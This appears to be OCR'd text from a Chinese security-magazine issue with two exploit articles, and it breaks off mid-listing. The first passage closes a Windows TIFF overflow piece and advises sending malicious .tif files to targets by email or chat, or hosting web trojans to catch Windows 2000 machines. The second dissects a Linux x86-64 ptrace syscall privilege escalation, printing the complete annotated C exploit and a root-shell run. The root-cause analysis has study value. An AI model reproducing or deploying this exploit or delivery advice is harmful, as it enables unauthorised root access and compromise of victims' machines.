


图3

那个严重的微软漏洞——ANI文件处理漏洞。现在又多了一个TIFF文件处理漏洞，看来图像格式文件的处理漏洞还是挺多的，也挺好挖掘的，只要掌握了文件格式的规范就可以开始fuzz了。

对于这个TIFF文件处理漏洞的利用，非常简单，你可以用milw0rm上公布的第一个exploit，改进自己的ShellCode，然后用VC6编译生成畸形的、恶意的tif文件，通过邮件、聊天工具等软件发送给目标用户，只要他是Windows 2000操作系统，敢打开这个文件所在的目录，那就直接中招了。

当然，还可以用本文中的exploit，也就是milw0rm上公布的第二个exploit，改进自己的ShellCode，然后用ActivePerl运行那个perl程序，就可以生成一对文件——畸形tif文件和网页木马。挂在网站上，等Windows 2000的目标机器来上钩。如图4所示，是我在本地的测试效果。





图4

总结

回顾本漏洞的重现过程和分析过程，我们首先学习了TIFF文件格式的一些基本规范，由于利用程序中没有详细的注释为什么那样构造畸形文件，因此我们需要掌握一定的文件格式规范。接着我们结合利用程序对其生成的畸形tiff文件，根据格式规范来分析，发现在第一个IFD中的第4个DE有一定的可疑，该DE指定了数值类型为16位的无符号整数，一共指定了连续的FF个这样的数值。最终通过跟踪调试的方法，定位到了栈溢出发生的函数——read()函数。它是微软的C标准运行库中的一个函数，功能是从由handle指定的文件中读取由count指定字节数的数据到buffer。而在对TIFF文件做处理的oieng400.dll文件中调用read()函数时，传入的buffer竟然是内部变量，而且从文件中读取并写入这个内部变量前没有做任何的检查操作。这就是导致漏洞发生的根本原因。

适合读者：漏洞爱好者、溢出爱好者
前置知识：缓冲区溢出基本原理



Linux 64位内核Ptrace权限提升漏洞分析与利用

文/图 张东辉[shineast][http://hi.baidu.com/shineastdh] 文野

2007年09年27日，在milw0rm上公布的一个Linux内核漏洞——"Linux Kernel 2.4/2.6 x86-64 System Call Emulation Exploit"引起了相当大的关注，点击数目前已经累积达到15235点，可以说是今年点击数最高的漏洞，而其他公布出来的漏洞一般都是1000～3000点，最多5000点左右已经算是很受关注了。因为这是一个重量级的Linux内核漏洞，可以用来做权限提升，即从任意用户权限提升至Root权限，甚至是内核权限，因此备受关注！而且影响的内核版本比较高。

唯一遗憾的是，这个漏洞只作用于64位的系统，并且是在x86-64平台上。漏洞具体描述是这样的 在x86-64平台上，Linux Kernel支持对IA32用户域应用程序的兼容模拟，arch/x86_64/ia32/ia32entry.S代码优化导致在底层汇编例程中使用了无效的opcode，由于没有正确地验证存储在%RAX寄

存器中的64位值，可能导致越界系统调用表访问，本地攻击者可以在Linux Kernel系统环境中执行任意指令。由于这个漏洞的严重性，目前Linux各大发行版已发布了该漏洞的补丁。

漏洞重现与分析

作为Linux内核漏洞来学习，我们首先要做的就是重现这个漏洞。看到这个漏洞的title就应该知道，这是一个x86-64平台下的漏洞。x86-64指令集是扩展的64位x86指令集。

目前主流CPU使用的64位技术主要有AMD公司的AMD64位技术、Intel公司的EM64T技术和IA-64技术。其中IA-64是Intel独立开发的，不兼容目前传统的32位计算机，仅用于Itanium（安腾）以及后续产品Itanium 2。

AMD64位技术是在原始32位X86指令集的基础上加入了X86-64扩展64位X86指令集，在硬件上兼容原来的32位X86软件，并同时支持X86-64的扩展64位计算，使得这款芯片成为真正的64位X86芯片。这是一个真正的64位的标准，X86-64具有64位的寻址能力。

Intel官方是给EM64T这样定义的 EM64T全称Extended Memory 64 Technology，即扩展64bit内存技术。EM64T是Intel IA-32架构的扩展，即IA-32e（Intel Architectur-32 extension）。IA-32处理器通过附加EM64T技术，便可在兼容IA-32软件的情况下，允许软件利用更多的内存地址空间，并且允许软件进行32bit线性地址写入。EM64T特别强调的是对32 bit和64 bit的兼容性。

有了以上对64位技术的了解，我们应该能想到，做这个漏洞实验，最好选用AMD64的机器。我们平时使用的32位机器是绝对不行的，我本想用虚拟机在32位机器上安装一个64位的Linux操作系统，最后发现是行不通的。因为虚拟机的原理是把Guest操作系统执行的每一条指令转交给Host操作系统下真实的CPU来执行，所以由于Host中32位的CPU不支持Guest中64位的指令，因此是不可能成功的。另外，我还试图安装模拟器，以在32位机器上模拟一个64位的CPU，后来发现慢得我实在接受不了！于是我还是老老实实的借了一台AMD64机器，如图1所示；上面已经安装了32位的Windows XP操作系统，不过没关系，32位操作系统只要CPU是64位的就可以虚拟出64位的操作系统。

因此，如果大家要重现这个漏洞的话，一定要把64位Linux操作系统装好，最好选用AMD64机器。




图1

然后在其上安装VMWare虚拟机，版本高一点比较好，因为低版本的VMWare在64位方面有些还是实验性质的，而高版本已经完全搞定64位虚拟的问题了。我安装的是6.0版的VMWare，如图2所示。




图2

之后安装一个Linux系统，注意一定要选用适合AMD64的安装包，我安装的是Ubuntu 7.04这个发行版的AMD64位安装包——ubuntu-7.04-desktop-amd64.iso。系统装好后，才算实验环境基本搭建好。

Ubuntu 7.04安装好后，不要使用Ubuntu的自动更新，如果内核被更新的话，很可能我们的实验就没法完成了，因为更新就是在给内核打补丁。接下来，我们可以把POC程序（exp.c）在Linux下跑一跑，也就是用gcc编译并运行。

```
shineast@shineast-desktop:~$ cd ~/home/shineast/linux_exp/
shineast@shineast-desktop:~/linux_exp$ ls
exp.c
shineast@shineast-desktop:~$ gcc  o exp exp.c
shineast@shineast-desktop:~/linux_exp$ ls
exp  exp.c
shineast@shineast-desktop:~/linux_exp$ ./exp
UID 0, EUID:0 GID:0, EGID:0
#
```

注意最后一行的那个"#"，它可不是一般的什么"#"号，而是表示权限成功提升！程序是以

一般用户运行的，结果却得到了Root权限的Shell。这确实让人惊叹而兴奋啊！

下面我们就一起来学习一下这段POC程序，网上有位朋友写了这段程序的注释，我在他的基础上又补充了一些，同时把它们串起来，我想这样大家可以理解得更深刻一些。

```
#include <sys/types.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <inttypes.h>
#include <sys/reg.h>
//int execl(const char * path,const char * arg, ...);
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
//void *mmap(void *start,size_t length,int prot,int flags,int fd,off_t offsize);
#include <sys/mman.h>
uint32_t uid, euid, suid;
static void kernelmodecode(void){
int i;
uint8_t *gs;
uint32_t *ptr;
/*在内核空间，gs寄存器保存了当前任务的task_struct，task_struct记录了进程和线程的所有信息，包括用户id */
asm volatile ("movq %%gs:(0x0), %0" : "=r"(gs));
/*遍历task_struct结构，查找用户id保存的位置*/
for (i = 200; i < 1000; i+=1) {
ptr = (uint32_t*) (gs + i);
/*找到用户id保存的位置*/
if ((ptr[0] == uid) && (ptr[1] == euid)
&& (ptr[2] == suid) && (ptr[3] == uid)) {
/*将当前进程用户id、efficency id和suid修改为管理员id。管理员id==0，这样就使得当前进程拥有了root权限!*/
ptr[0] = 0; //UID
ptr[1] = 0; //EUID
ptr[2] = 0; //SUID
break;
}
}
}
//3F 8000 0808,400 0000
static void docall(uint64_t *ptr, uint64_t size){
getresuid(&uid, &euid, &suid);
/* 强制指定地址的mmap必须以K为起始地址边界*/
// 3F 8000 0808 and FFFFFFFFFFFF000 = 3F 8000 0000
uint64_t tmp = ((uint64_t)ptr & ~0x0000000000000FFF);
/*下面是子进程A 64位地址空间
0x00xffffffffffffffff
______________________________________________
|用户虚地址空间|  |   ||
______________________________________^___^_^____
|   | 系统调用表
|   内核结束地址xffffffff84000000
内核起始地址xffffffff80000000
______________________________________________
以下是执行mmap后的地址空间：
0x0用户虚地址空间0xffffffffffffffff
______________________________________________
|  |  | | |  |        |
_____^______________________________^___^_^____
| |  | 系统调用表
tmp指向的地址|  内核结束地址xffffffff84000000
内核起始地址xffffffff80000000*/
//tmp=3F 8000 0000;size=400 0000
if (mmap((void*)tmp, size,
PROT_READ|PROT_WRITE|PROT_EXEC,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1,
0) == MAP_FAILED) {
printf("mmap fault\n");
exit(1);
}
/*将tmp指向的地址填充为我们后门函数!*/
for (; ptr < (tmp + size); ptr++)
*ptr = (uint64_t)kernelmodecode;
/*通过位系统调用号进入内核，这个调用会触发父进程的调试！通过父进程修改rax，让内核地址空间溢出，执行到tmp指向的kernelmodecode，并运行在内核空间！更详细内容可以查看最后对内核bug的分析。*/
__asm__("\n"
"\tmovq $0x101, %rax\n"
"\tint $0x80\n");
printf("UID %d, EUID:%d GID:%d, EGID:%d\n", getuid(),
geteuid(), getgid(), getegid());
/*执行shell!*/
execl("/bin/sh", "bin/sh", 0);
printf("no /bin/sh ??\n");
exit(0);
}
int main(int argc, char **argv){
int pid, status, set = 0;
/*用来存放CPU中寄存器RAX*/
uint64_t rax;
/*内核代码段起始虚地址*/
uint64_t kern_s = 0xffffffff80000000;
/*内核静态分配的结束地址*/
uint64_t kern_e = 0xffffffff84000000;
/*用来作为后门的代码地址*/
uint64_t off = 0x0000000800000101 * 8;//40 0000 0808
/*main()只有第二次被执行才能进入这里*/
if (argc == 4) {
/*注意：(kern_s+off) 已经溢出!! 3F 8000 0808，所以docall中的mmap才能成功!*/
// 3F 8000 0808,400 0000
docall((uint64_t*)(kern_s + off), kern_e - kern_s);
exit(0); //代码无法执行到这里
}
/*main()第一次到这里，创建子进程A。创建子进程的目的是为了让父进程能调试它*/
if ((pid = fork()) == 0) {
ptrace(PTRACE_TRACEME, 0, 0, 0);
/*第二次调用main()函数!! */
execl(argv[0], argv[0], "2", "3", "4", 0);
```

```
perror("exec fault");
exit(1);
}
if (pid == -1) {
printf("fork fault\n");
exit(1);
}
/*父进程任务空间*/
for (;;) {
/*如果不是被子进程A唤醒，继续*/
if (wait(&status) != pid)
continue;
/*如果子进程A退出*/
if (WIFEXITED(status)) {
printf("Process finished\n");
break;
}
/*ptrace的特定用法，如果子进程A调用系统调用，会暂停执行，并通知父进程。如果不是系统调用，则跳过*/
if (!WIFSTOPPED(status))
continue;
if (WSTOPSIG(status) != SIGTRAP) {
printf("Process received signal: %d\n", WSTOPSIG(status));
break;
}
/*获取系统调用寄存器rax的值*/
rax = ptrace(PTRACE_PEEKUSER, pid, 8*ORIG_RAX, 0);
/*如果等于x101，即子进程A执行到了docall中的int 0x80!!*/
if (rax == 0x000000000101) {
/*动态将寄存器的rax（保存的系统调用号）的值修改为x0000000800000101，让内核执行系统调用时溢出！ORIG_RAX是系统服务调用号，*ORIG_RAX才是该服务调用的确切偏移量*/
if (ptrace(PTRACE_POKEUSER, pid, 8*ORIG_RAX, off/8) == -1) {
printf("PTRACE_POKEUSER fault\n");
exit(1);
}
set = 1;
}
/*如果执行到shell，停止对子进程A的调试*/
if ((rax == 11) && set) {
ptrace(PTRACE_DETACH, pid, 0, 0);
for(;;)
sleep(10000);
}
if (ptrace(PTRACE_SYSCALL, pid, 1, 0) == -1) {
printf("PTRACE_SYSCALL fault\n");
exit(1);
}
}
return 0;
}
```

这段程序写的很巧妙，main函数中使用fork函数创建子进程，同时使用Ptrace调试子进程。Ptrace是一个调试工具，提供父进程观察和控制另一个进程执行的机制，同时提供查询和修改另一进程的核心映像与寄存器的能力。它主要用于执行断点调试和系统调用跟踪。父进程可通过调用fork，接着指定所产生的子进程的PTRACE_TRACEME行为，最后使用exec等操作来初始化一个进程跟踪。可替代的做法是，父进程通过PTRACE_ATTACH请求跟踪一个现存进程的执行。当子进程被跟踪时，每次接收到信号都会停止执行，即使不对信号进行处理（SIGKILL信号除外）。父进程下次执行wait调用时，会接收到核心的通告，并可能检查和修改已停止的子进程。父进程使子进程继续执行，并有可能忽略接收到的信号。

程序的大致思路是这样的 在子进程中通过位系统调用号（int 0x80）进入内核，这个调用会触发父进程的调试 通过父进程修改rax，让内核地址空间溢出，执行到tmp（用户空间的一个地址，指向的内核后门函数kernelmodecode），并运行在内核权限。随后的执行路径如下:

1）当前进程（子进程A）进入内核，int 0x80（eax=101）;

2）内核触发父进程的调试

3）父进程动态修改rax为0x0000000800000101;

4）当前进程继续执行，在系统调用表中偏移0x0000000800000101，导致内核地址空间翻转到tmp（3F80000000），最终在ia32entry.S的代码会跳转到ffffffff84000000+0000000800000101*8=3F84000808处

5）执行kernelmodecode后门函数。

此时我们不禁要问，为什么内核程序没有检查地址溢出呢？事实上内核是有检查的，只不过检查的寄存器和最终跳转使用的寄存器不一致而导致的Bug。

为了分析这个漏洞的根本原因，我们需要下载内核包，并解压分析一下内部响应系统服务调用部分的具体实现。我在Ubuntu下，下载了linux-kernel-2.6.20.tar.bz2这个内核源码包，进入解压后的目录，查看arch/x86_64/ia32/ia32entry.S汇编文件，如图3所示，可以清楚地看到其中int 0x80的调用响应中的代码存在问题，检查地址溢出的寄存器是%eax，但是最终跳转时使用的寄存器却是%rax，这个不一致是导致内核服务程序地址反转至内核空间，执行内核后门函数的根本原因。

```
……
ia32_do_syscall:
/*判断eax是否溢出！如果系统调用号溢出，返回错误*/
cmpl $(IA32_NR_syscalls-1),%eax
```

```
exp.c  ia32entry.S
        CFI_ENDPROC

/*
 * Emulated IA32 system calls via int 0x80.
 *
 * Arguments:
 * %eax System call number.
 * %ebx Arg1
 * %ecx Arg2
 * %edx Arg3
 * %esi Arg4
 * %edi Arg5
 * %ebp Arg6    [note: not saved in the stack frame, should not be touched]
 *
 * Notes:
 * Uses the same stack frame as the x86-64 version.
 * All registers except %eax must be saved (but ptrace may violate that)
 * Arguments are zero extended. For system calls that want sign extension and
 * take long arguments a wrapper is needed. Most calls can just be called
 * directly.
 * Assumes it is only called from user space and entered with interrupts off.
 */

ENTRY(ia32_syscall)
        CFI_STARTPROC   simple
